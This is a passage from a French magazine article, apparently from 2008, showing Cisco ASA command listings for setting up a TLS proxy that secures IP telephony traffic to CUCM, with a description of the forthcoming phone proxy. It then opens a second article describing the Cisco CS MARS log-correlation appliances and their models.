- L'ASA présente un certificat au CUCM en lieu et place du téléphone IP. Les certificats présentés par l'ASA seront générés dynamiquement. On les retrouvera sous le nom de LDC (*Local Dynamic Certificat*) dans la documentation du constructeur.
- Établissement de deux flux chiffrés (voir Figure 2) :
  - Un premier flux allant du téléphone IP à l'ASA,
  - Un second flux allant de l'ASA au CUCM.

Il est important de noter que grâce à l'intégration de l'ASA dans la chaine de sécurité du CUCM, les fonctions d'analyse applicatives et d'ouverture dynamique des ports RTP redeviennent disponibles.

Le proxy TLS est disponible pour les protocoles de signalisation SIP et SCCP utilisés dans la solution Cisco CUCM depuis la version 8.0 de l'ASA.

Listing 1. *Création de la paire de clés RSA sur l'ASA*

```
hostname(config)# crypto key generate rsa label ccm_proxy_key modulus 1024
hostname(config)# crypto key generate rsa label ldc_signer_key modulus 1024
hostname(config)# crypto key generate rsa label phone_common modulus 1024
```

Listing 2. *Création du certificat proxy pour le CUCM*

```
hostname(config)# crypto ca trustpoint ccm_proxy
hostname(config-ca-trustpoint)# enrollment self
hostname(config-ca-trustpoint)# fqdn none
hostname(config-ca-trustpoint)# subject-name cn=tlsproxytest
hostname(config-ca-trustpoint)# keypair ccm_proxy_key
hostname(config)# crypto ca enroll ccm_proxy
```

Listing 3. *Création du certificat local pour signer les LDC des téléphones IP*

```
hostname(config)# ! for the internal local LDC issuer
hostname(config)# crypto ca trustpoint ldc_server
hostname(config-ca-trustpoint)# enrollment self
hostname(config-ca-trustpoint)# proxy-ldc-issuer
hostname(config-ca-trustpoint)# fqdn my_ldc_ca.exmaple.com
hostname(config-ca-trustpoint)# subject-name cn=tlsproxytest
hostname(config-ca-trustpoint)# keypair ldc_signer_key
hostname(config)# crypto ca enroll ldc_server klc
```




Figure 3. *Architecture du lab*

Haute disponibilité ?

La solution ASA possède nativement un mode actif/actif pour les fonctions standards. Le proxy TLS sort malheureusement de ce cadre et travaille en mode *stateless*. Concrètement, les informations de type certificats, clés diverses ou CTL sont synchronisés entre les ASA, mais pas les sessions actives. Cela peut avoir pour impact une perte momentanée de connexion entre un téléphone IP et son cluster le temps de la bascule. Ainsi, si un utilisateur était en train de numéroter au moment de la bascule, ce dernier devrait reprendre depuis le début.

Mise en pratique de la fonction proxy TLS

Nous allons illustrer la mise en place de la fonction TLS proxy sur le lab décrit dans la Figure 3.

Étape 1 : Création de la paire de clés RSA sur l'ASA (Listing 1).

Cette manipulation va permettre de générer les clés nécessaires à la création des certificats.

- La première commande va créer le point de confiance *CCM_proxy* qui sera présenté aux téléphones IP en lieu et place du CUCM,
- La seconde commande va créer le point de confiance *LDC_server* qui sera utilisé pour signer les LDC présentés au CUCM en lieu et place des certificats des téléphones ip,
- La troisième commande est utilisée pour générer l'ensemble des LDC.

Étape 2 : Création du certificat *proxy* pour le CUCM (Listing 2).

Étape 3 : Création du certificat local pour signer les LDC des téléphones IP (Listing 3).




Figure 4. *Intégration de l'ASA dans la CTL*

Étape 4 : Création d'une entité CTL pour communiquer le client CTL du CUCM (Listing 4).

Cette configuration permet à l'ASA d'accepter une connection depuis le client CTL. Pour des raisons de sécurité évidente, il est nécessaire de définir quels sont les hôtes qui pourront se connecter. Dans un environnement de production, il faudra préférer travailler à partir de la zone inside sensée être plus sécurisée. Les logins et password définis devront correspondre à ceux fournis par le CUCM.

La commande `CTL install` indique à l'ASA d'analyser le fichier CTL fourni par le client CTL du CUCM et d'installer les points de confiance (le CUCM et le CAPF). Cette commande est optionnelle. Cependant, si cette dernière n'est pas activée, il sera nécessaire de renseigner les informations nécessaires de façon manuelle.

Étape 5 : Création du processus TLS proxy (Listing 5).

Le trust-point spécifié indique le certificat à fournir aux téléphones au cours de la négociation TLS (générer dans l'étape 2). Le certificat a été ajouté à la CTL lors de l'étape 4.

La commande `client ldc issuer` définie la CA générant les LDC à destination du CUCM. Elle a été créée lors de l'étape 3.

La commande `client ldc keypair` indique quelles clés utiliser pour créer les LDC (généré lors de l'étape 1). Le même jeu de clés est utilisé pour l'ensemble des LDC.

La commande `client cipher-suite` définie les paramétres de chiffrement pouvant être utilisés. Cela peut permettre à l'administrateur de mettre en place un système de chiffrement asymétrique sur la solution en fonction du niveau de confiance des liens du réseau.

Étape 6 : activation de l'inspection applicative des flux SIP et SCCP :

```
hostname(config)# class-map sec_skinny
hostname(config-cmap)# match port tcp
      eq 2443
```

Cette commande permet de spécifier le trafic qui devra être inspecté, les protocoles étant clairement identifiés via le couple TCP/port. Dans ce cas, il s'agit du Secure SCCP.

```
hostname(config)# policy-map type
      # inspect skinny skinny_inspect
hostname(config-pmap)# parameters
hostname(config-pmap-p)# ! Paramètre
      # d'inspection pour le protocole
      # SCCP
```

Ce jeu de commande va permettre à l'administrateur de maîtriser et d'optimiser l'inspection applicative en fonction de son environnement (conformité de la signalisation, timeout, etc...) :

```
hostname(config)# policy-map
      # global_policy
hostname(config-pmap)# class sec_skinny
hostname(config-pmap-c)# inspect skinny
      skinny_inspect tls-proxy my_proxy
```

Spécifie que la map `sec_skinny` doit être utilisée. La commande `tls-proxy` active la fonction et identifie les instances à utiliser (définies dans l'étape 5) :

```
hostname(config)# service-policy
      # global_policy global
```

Configuration de la police globale que l'ASA doit utiliser.

Étape 7 : export du certificat correspondant à `ccm_proxy` et installation de ce dernier sur le CUCM (Lisitng 6).

Une fois le certificat affiché, il sera nécessaire de le sauvegarder (*copier/coller*) en vu de son importation sur le CUCM. Il suffit d'utiliser l'interface graphique du CUCM pour réaliser cette opération (menu *certificate management*).

Étape 8 : Ajout du certificat de la fonction proxy de l'ASA à la CTL.

La CTL peut être modifié grâce au client CTL fourni avec le CUCM. Ce dernier peut être téléchargé sur celui-ci (*https://x.x.x.x:8443/plugins/CiscoCTLClient.exe*) puis installé sur un poste client. Il suffira ensuite d'utiliser ce dernier pour mettre à jour la CTL.

Listing 4. *Création d'une entité CTL*

```
hostname(config)# ctl-provider my_ctl
hostname(config-ctl-provider)# client interface outside address 192.168.1.151
hostname(config-ctl-provider)# client username admin password XXXXXX encrypted
hostname(config-ctl-provider)# export certificate ccm_proxy
hostname(config-ctl-provider)# ctl install
```

Listing 5. *Création du processus TLS proxy*

```
hostname(config)# tls-proxy my_proxy
hostname(config-tlsp)# server trust-point ccm_proxy
hostname(config-tlsp)# client ldc issuer ldc_server
hostname(config-tlsp)# client ldc keypair phone_common
hostname(config-tlsp)# client cipher-suite aes128-sha1 aes256-sha1
```

Listing 6. *Installation du certificat sur le CUCM*

```
hostname(config)# crypto ca export ccm_proxy identity-certificate
-----BEGIN CERTIFICATE-----
"..."
-----END CERTIFICATE-----
```

Remarque : on notera que l'ASA apparaitra comme un autre CUCM dans la liste du CTL client (Figure 4).

ASA Phone proxy

La fonction phone proxy de l'ASA sera disponible en version 8.0.4 (soit à partir de Juillet 2008 selon Cisco). Cette dernière est destinée à remplacer le CUPP (*Cisco Unified Phone Proxy*) qui passera en EOL (*End Of Life*). Au moment de la parution de ce hors série, celle-ci devrait donc être disponible et certains d'entre vous l'auront peut être déjà mis en œuvre.

Le but de cette nouvelle fonction est double. Elle nous permettra tout d'abord d'établir une coupure nette entre le CUCM et le périphérique de communication pour les différents flux, qu'ils soient de signalisation ou media (Figure 5), sa deuxième action étant l'introduction d'un traitement différencié pour les flux des différentes zones de la solution. Il sera ainsi possible de paramétrer la solution pour avoir des flux en claires dans la zone de confiance ou se trouve le CUCM et chiffrer tous les autres. La Figure 6 illustre les deux cas de figure les plus simples.

Le phone proxy pourra permettre de définir deux profils en fonction du type de terminal. Pour un téléphone IP classique, les flux seront chiffrés et terminés sur l'ASA. La gestion des softphones aura quant à elle quelques particularités car ces derniers ne possèdent pas encore un ensemble de fonctions identiques à un téléphone IP classique (le SRTP est prévu pour le second semestre 2008).




Figure 6. *Phone proxy*




Figure 7. *La modification des flux par la fonction phone proxy*




Figure 5. *Intégration de l'ASA phone proxy au sein de l'architecture de ToIP*

Le comportement suivant sera alors préféré :

- L'ensemble du trafic des softphones devra transiter par les fonctions proxy,
- Les communications des softphones seront restreintes à certains VLAN bien identifiés,
- La signalisation sera analysée au niveau applicatif et les ports RTP ouverts dynamiquement.

Les flux réseaux du couple *CUCM / téléphone IP* nécessaires pour que la solution de téléphonie fonctionne correctement seront naturellement modifiés par l'introduction de l'ASA phone proxy. Le nouvel ensemble fonctionnera désormais de la façon suivante :

- Le téléphone demande aux CUCM la CTL afin d'initialiser les processus d'authentification et de chiffrement,
- La fonction phone proxy intercepte le fichier CTL du CUCM et transmet un fichier CTL signé par l'ASA,
- Le téléphone demande son fichier de configuration au CUCM assurant la fonction TFTP,
- Le phone proxy intercepte la demande et effectue les actions suivantes :
  - Signature du fichier de configuration,
  - Modification du mode sécurité du téléphone IP,
  - Suppression de certaines fonctions (accès web, port PC...),
  - Translation de l'adresse IP du CUCM,
  - La signalisation est configurée pour être sécurisée (TLS),
  - Mise en place du DNS lookup,
- Lors du démarrage d'un téléphone IP derrière un ASA portant la fonction phone proxy, l'ensemble des flux (signalisation et media) seront terminés sur l'ASA,
- Un nouvel ensemble de flux est émis de l'ASA vers le CUCM et/ou un autre téléphone IP.

Haute disponibilité ?

À l'instar du proxy TLS, la fonction phone proxy travaille en mode *stateless*, l'impact sera donc identique concernant la signalisation. Il faudra cependant prendre en considération que dans ce cas de figure les flux media ne seront pas épargnés. Si une bascule devait se produire sur un système redondé, toutes les communications actives seraient coupées et devraient être rétablies par les utilisateurs eux-mêmes sur l'ASA de secours (l'utilisateur devra passer un nouvel appel).

La fonction phone proxy n'étant pas encore disponible, nous ne pourront malheureusement pas terminer cette description par des éléments de configuration pour l'activation de cette fonction. Cette dernière devrait être disponible sur le site de Cisco (*www.cisco.com*) au moment de la sortie de la 8.0.4.

Conclusion

Au travers de l'ASA, Cisco a créé une solution innovante pour renforcer la sécurité de sa solution de téléphonie sur IP. Si ce dernier possède des fonctions classiques comme l'analyse applicative d'un nombre important de protocoles de signalisation, allant des standards aux protocoles propriétaires Cisco, nous avons pu voir aussi qu'il était extrêmement pointu au travers des fonctions proxy TLS et phone proxy. Attention cependant, ces mécanismes ne fonctionnent qu'avec la solution Cisco CUCM.

Modèle de pare feu ASA	Nombre maximum de sessions proxy
5505	24
5510	100
5520	1000
5540	2000
5550	3000
5580	10000

Figure 8. *Données constructeurs*

Il faudra par ailleurs prêter attention à plusieurs points pour valider le bon fonctionnement de la solution. Le premier et le plus évident est la montée en charge de l'ASA en fonction du nombre de téléphone et du nombre de service activé. On pourra prendre connaissance des données constructeur en Figure 8.

Le deuxième élément me semblant plus particulièrement sensible est la façon dont le réseau sera architecturé. Il est évident que l'ASA est un périphérique ayant un coût (entre 2 et 3% de l'enveloppe globale d'une installation) et que certains ne pourront pas forcément investir dans une appliance par fonctionnalité. Nous recommendons néanmoins d'avoir la fonction phone proxy isolée sur une appliance particulière si elle doit protéger le réseau interne d'une zone peu sécurisée. Cela permettra de renforcer la séparation des zones au sein de la solution.

Le maintien des fonctions de hautes disponibilités de l'ASA une fois l'écosystème voix paramétré devra être examiné pour bien valider qu'elles soient effectives. La téléphonie traditionnelle offre un service rarement perturbé et les solutions de ToIP doivent absolument s'approcher le plus possible de ce standard.

Enfin, il est important de se souvenir que l'IETF travaille aujourd'hui sur une standardisation de la gestion des flux chiffrés par les firewalls (STUN/ICE). L'émergence d'un nouveau standard utilisable au sein des solutions de tous les grands constructeurs dans les années à venir est donc probable. ●

À propos de l'auteur

Après avoir travaillé pendant quatre années sur les technologies réseaux Cisco en tant qu'ingénieur de production, Cedric Baillet a été consultant sur les solutions de ToIP et les problématiques sécurité afférentes de 2004 à 2007. Il a aujourd'hui intégré une des équipes marketing d'Orange Business Services pour travailler sur les offres de services sécurité autour des nouvelles solutions de communications. L'auteur peut être contacté à l'adresse mail suivante: *cedric_baillet@yahoo.fr*

Cisco Security Monitoring Analysis and Response System

Laboratoire des technologies Cisco (Pascal Prudent, Thomas Christory, Alexandre Deprez) et Cédric Baillet

Désormais, l'un des défis des équipes travaillant sur la sécurité des réseaux est la gestion du volume de log extrêmement important qui est produit par les pare feux, les sondes de détection d'intrusion, les serveurs ou encore les périphériques réseaux classiques. En effet, la sécurité apportée par des solutions spécialisées ne sera jamais correcte et effective si les alarmes qu'elles remontent ne sont pas analysées.

Une inspection humaine ne suffira plus pour détecter les anomalies au travers de centaines de milliers voir de millions d'enregistrements journaliers. Il est désormais nécessaire d'automatiser ces taches pour arriver à un résultat exploitable.

La définition du terme exploitable est ici intéressante à préciser. En effet, l'évolution des menaces actuelles font qu'une analyse ne doit plus porter seulement sur un seul paquet, mais doit vérifier un comportement global tant au niveau réseau qu'applicatif pour arriver à une conclusion fiable. Il est claire que seule des solutions applicatives peuvent amener ce résultat. Le deuxième avantage quelle apportent est la possibilité de pouvoir intégrer des recommandations à la base lorsque des comportements anormaux sont bien connus. Les administrateurs sont alors non seulement équipés d'une solution d'analyse mais aussi d'aide dans les diagnostiques. La solution CS MARS (*Cisco Security Monitoring Analysis and Response System*) est celle qui rend ce type de service chez l'éditeur Cisco.

CS Mars permet donc d'automatiser l'analyse des logs et d'effectuer un travail de corrélation sur les événements en vu de proposer des recommandations et dans certains cas la mise en place de contre mesure de façon automatique. L'ensemble de ces fonctionnalités est bien sur fonctionnel avec des produits Cisco, mais peut aussi être paramétré pour des produits d'éditeurs tierces avec un travail de configuration. Une liste des châssis pris en charge dans le monde Cisco pour ressembler à celle-ci : Commutateurs, Routeurs, Pare feux, IDS/IPS, Serveurs systèmes sous Windows ou Unix/Linux.

On se reportera au Listing 1 pour avoir une idée des solutions tierces supportées. Attention, cette liste est non exhaustive et évolue très régulièrement, se reporter au lien suivant pour avoir des informations à jour : *http://www.cisco.com/en/US/products/ps6241/index.html*.

Produits tierces supportées par CS MARS : Extreme switches, Generic routers, Juniper NetScreen, Check Point OPSEC NG/AI and Provider-1, Nokia Firewall (running Check Point), McAfee Intrushield, Juniper NetScreen IDP, Symantec ManHunt, ISS RealSecure, Snort, Enterasys Dragon, Cisco Security Agent, McAfee Entercept, ISS RealSecure Host Sensor, Symantec AntiVirus, Network Associates

VirusScan, McAfee ePolicy Orchestrator, eEye REM, Qualys QualysGuard, Foundstone Foundscan, Windows NT, 2000, XP, 2003, Solaris, Red Hat Linux, Microsoft Internet Information Server, Sun iPlanet, Apache, NetApp NetCache, Oracle, AAA Server, SNMP and syslog servers, Generic syslog server.

La gestion des problématiques SIM

Pour un responsable sécurité, les domaines SIM (*Security Information Management* / Gestion des informations générés par les équipements dédiés à la sécurité) et STM (*Security Threat Mitigation* / gestion des problèmes de sécurité détectés) sont en passe de devenir un besoin prioritaire.

Les technologies liées au SIM ont pour but de gérer la collecte des données et d'aider les équipes sécurité à en tirer les informations nécessaires pour identifier des anomalies ou des problèmes liés à la sécurité du système. Ce travail est réalisé au travers de la normalisation de données provenant de différentes sources et de leur analyse à l'aide de différents algorithmes.

La plupart des solutions effectuant ces opérations étaient auparavant fonctionnelles sur des plateformes standards. Les problématiques de performances sont désormais en train de faire apparaître une nouvelle génération de produits basée sur des appliances. Quoiqu'il arrive, tous doivent réaliser les cinq fonctions essentielles suivantes :

- La gestion de la collecte des données,
- L'archivage des données,
- La corrélation des données et la mise en évidence de relations éventuelles,
- La présentation des résultats,
- La gestion des alarmes.

Un modèle simplifié de la mise en œuvre de ces cinq points est présenté en Figure 1. Le déploiement d'une solution SIM consistera à créer une architecture dédiée mettant en œuvre l'ensemble de ces fonctions de manière à offrir une performance optimale de la solution. Il existera donc de nombreuses architectures




Figure 1. *Synoptique d'une solution SIM*

Cisco Part Number (Modèles Local Controller)	Événements/Sec*	NetFlows/Sec	Stockage	Unités de rack	Puissance
Cisco Security MARS 20R (CS-MARS-20R-K9)	50	1500	120 GB (non-RAID)	1 RU x 16 pouces	300W, 120/240V autoswitch
Cisco Security MARS 20 (CS-MARS-20-K9)	500	15,000	120 GB (non-RAID)	1 RU x 16 pouces	300W, 120/240V autoswitch
Cisco Security MARS 50 (CS-MARS-50-K9)	1000	30,000	240 GB RAID 0	1 RU x 25.6 pouces	300W, 120/240V autoswitch
Cisco Security MARS 100e (CS-MARS-100E-K9)	3000	75,000	750 GB RAID 10 hot-swappables	3 RU x 25.6 pouces	500W redondante, 120/240V autoswitch
Cisco Security MARS 100 (CS-MARS-100-K9)	5000	150,000	750 GB RAID 10 hot-swappables	3 RU x 25.6 pouces	500W redondante, 120/240V autoswitch
Cisco Security MARS 200 (CS-MARS-200-K9)	10,000	300,000	1 TB RAID 10 hot-swappables	4 RU x 25.6 pouces	500W redondante, 120/240V autoswitch
Cisco Part Number (Modèles Global Controller)	Surveillance distribuée				
	Modèles supportés	Connexions Maximum	Stockage	Unités de rack	Puissance
Cisco Security MARS GCm (CS-MARS-GCM-K9)	Cisco Security MARS 20/50 uniquement	5	1 TB RAID 10 hot-swappables	4 RU x 25.6 pouces	500W redondante, 120/240V autoswitch
Cisco Security MARS GC (CS-MARS-GC-K9)	Tous	Pas de restriction	1 TB RAID 10 hot-swappables	4 RU x 25.6 pouces	500W redondante, 120/240V autoswitch

Figure 2. *Les différents modèles d'appliance*

possibles et une étude sérieuse sera nécessaire pour les environnements complexes.

On notera que le renforcement des systèmes juridiques ou la nécessité de suivre de nouveaux référentiels sécurité (ISO, PCI DSS) que l'on soit en Europe ou au États Unis rend désormais ces solutions obligatoires dans certains cas.

La gestion des problématiques STM

Une fois les problématiques de SIM correctement gérées, l'étape suivante consiste à mettre en place la gestion des problèmes de sécurité détectés ou STM. Le STM permettra d'automatiser le travail portant sur les problématiques sécurité bien identifiées pour permettre aux équipes de se focaliser sur les nouvelles menaces et les réponses à trouver.

Les solutions STM se doivent d'être temps réels et de proposer des contre mesures de façon pro actives de manière à défendre le réseau en lui apportant les contre mesures nécessaires au moment les plus opportun.

C'est là l'un des éléments vraiment différentiant par rapport aux technologies SIM évoquées précédemment.

Les technologies STM commencent au même niveau que les SIM en collectant les informations des différents équipements. Les algorithmes de corrélation détectent alors des points *chauds* ou une attaque se déroule sur le réseau. La réponse apportée se porte alors non seulement sur les équipements directement attaqués, mais aussi sur l'ensemble des éléments périphériques pouvant permettre de bloquer l'attaque en amont.

La plus value des technologies STM sur celles du SIM se résume essentiellement au travers des points suivants :

- Une connaissance approfondie de la topologie du réseau et de son adressage permettant de réduire le volume important de log générer aux éléments clés permettant de cibler un incident,
- Apport d'une interface graphique permettant d'identifier tous les éléments du réseau et leurs configurations mais aussi les emplacements d'incidents ou d'attaques,
- L'intégration de scénario permettant des audits amont de la solution permet de réduire le nombre de faux positifs et d'améliorer le paramétrage de la solution pour gagner en efficacité,
- L'apport d'une réponse en temps réel permettant de bloquer une attaque.

Remarque : CS MARS possède plusieurs méthodes d'apprentissage pour connaître la topologie d'un réseau :

- Découverte du réseau (SNMP, Telnet, SSH). Il faut deux heures pour environ 300 périphériques,
- Intégration de fichiers de topologie externes (support HP OV ou Cisco works),




Figure 3. *La gestion d'un événement au sein de CS MARS*

- Interprétation des logs,
- Entrées manuelles.

CS MARS se positionne donc clairement comme une solution de type STM avec pour ambition d'apporter cette réponse non seulement aux infrastructures Cisco mais aussi dans des réseaux hétérogènes.

Attention cependant, il est important de se souvenir que le travail qu'il faudra fournir pour paramétrer CS MARS sera beaucoup plus important que sur une solution 100% Cisco. Cette remarque restera par ailleurs valable pour les produits Cisco trop récents pour que des scénarios aient été déjà intégrés (exemple le CUCM). Ce point est traité dans un des derniers paragraphes de l'article.

Les appliances CS MARS

CS MARS est livré sous forme d'appliance. Il arrive donc sous forme d'un produit pré packagé ayant une plateforme physique définie avec un OS et un produit livré par l'éditeur et non modifiable. Les utilisateurs n'auront en aucun cas accès aux fonctions sous sous-jacentes de l'OS. L'interface de gestion des appliances est accessible au travers des protocoles sécurisés HTTPS (TCP 443) et SSH (TCP 22). Ces protocoles sont sécurisés et offrent les fonctions d'authentification, de chiffrement et d'autorisation. HTTP et Telnet sont désactivés de façon permanente.

